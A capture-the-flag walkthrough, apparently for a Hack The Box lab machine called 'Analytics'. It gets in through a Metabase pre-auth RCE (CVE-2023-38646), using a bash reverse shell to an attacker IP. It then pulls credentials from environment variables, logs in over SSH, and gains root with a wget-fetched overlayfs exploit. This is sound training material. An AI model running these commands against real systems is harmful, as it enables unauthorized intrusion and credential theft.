

# Analytics

Let's start with enumerating services with simple nmap command.




```
└─$ nmap -sV 10.129.108.122
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-16 15:48 CST
Nmap scan report for analytical.htb (10.129.108.122)
Host is up (0.037s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting this address in browser shows host name "analytical.htb" so let's first add an entry to /etc/hosts file so we can visit actual website.




```
-$ echo "10.129.108.122 analytical.htb" | sudo tee -a /etc/hosts
```

We are still not able to view the page, let's try finding some subdomain with gobuster.




```
-$ gobuster dns -d analytical.htb -w /usr/share/wordlists/dirb/big.txt
```



```
Found: data.analytical.htb
```


There is a login page at data.analytics.htb

Again add this address to /etc/hosts



```
-$ echo "10.129.108.122 data.analytical.htb" | sudo tee -a /etc/hosts
```

It redirects us to Metabase login page - an open source based BI tool.



Sign in to Metabase

Email address: required


nicetoseeyou@email.com

Password: required


Shhh...

☐ Remember me

Intercepting login request shows potential way to exploit.
Online search provides us with CVE-2023-38646 for Pre-Auth RCE in Metabase.
We need to find setup-token in /api/session/properties directory so we can use it in our exploit.




```
POST /api/session HTTP/1.1
Host: data.analytical.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 65
Origin: http://data.analytical.htb
Connection: close
Referer: http://data.analytical.htb/auth/login?redirect=%2F
Cookie: metabase.DEVICE=9be3118d-d2dc-4299-aa61-06e19005f5d2

{
  "username":"admin@admin.htb",
  "password":"admin",
  "remember":true
}
```




```
landing-page:                   ""
setup-token:                    "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
application-colors:             {}
```

We can easily find PoC script for CVE-2023-38646 at [https://github.com/m3m0o/metabase-pre-auth-rce-poc](https://github.com/m3m0o/metabase-pre-auth-rce-poc)

Let's exploit ! But first let's learn how to use it.




```
└─$ python3 exploit.py --help
usage: This script causes a server running Metabase (< 0.46.6.1 for open-source edition and < 1.46.6.1 for enterprise edition) to execute a command through the security flaw described in CVE 2023-38646

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL
  -t TOKEN, --token TOKEN
                        Setup Token from /api/session/properties
  -c COMMAND, --command COMMAND
                        Command to be execute in the target host
```




```
└─$ python3 exploit.py -u http://data.analytical.htb -t "249fa03d-fd94-4d5b-b94f-b4ebf3df681f" -c "bash -i >& /dev/tcp/10.10.14.170/1234 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```

We successfully got a reverse shell




```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.108.122] 41212
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
56faa1e484e5:/$ whoami
whoami
metabase
56faa1e484e5:/$
```


Inputting env command reveals username and password variables, let's try to use them and connect with ssh.



```
56faa1e484e5:~$ env
```




```
META_USER=metalytics
META_PASS=An4lytics_ds20223#
```




```
-$ ssh metalytics@10.129.108.122
```

Success ! User flag can be found at /home/metalytics




```
metalytics@analytics:~$ whoami
metalytics
```



```
metalytics@analytics:~$ pwd
/home/metalytics
metalytics@analytics:~$ ls
user.txt
```

Now let's find our way to escalate our privileges to root.


Let's find more information about OS version by typing following command:



```
metalytics@analytics:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```


Online search provides us with exploit for overlayfs file system in Ubuntu 22.04. https://github.com/briskets/CVE-2021-3493?source=post_page-----bd3421cba76d--------------------------------

Download exploit script and compile it.




```
-$ gcc exploit.c -o exploit
```


Now let's transport it to target system.



```
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```




```
metalytics@analytics:~$ wget http://10.10.14.170:8001/exploit
```



```
metalytics@analytics:~$ chmod +x exploit
```

We gained root access, root flag can be found at /root directory.



```
metalytics@analytics:~$ ./exploit
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls
root.txt
bash-5.1# 
```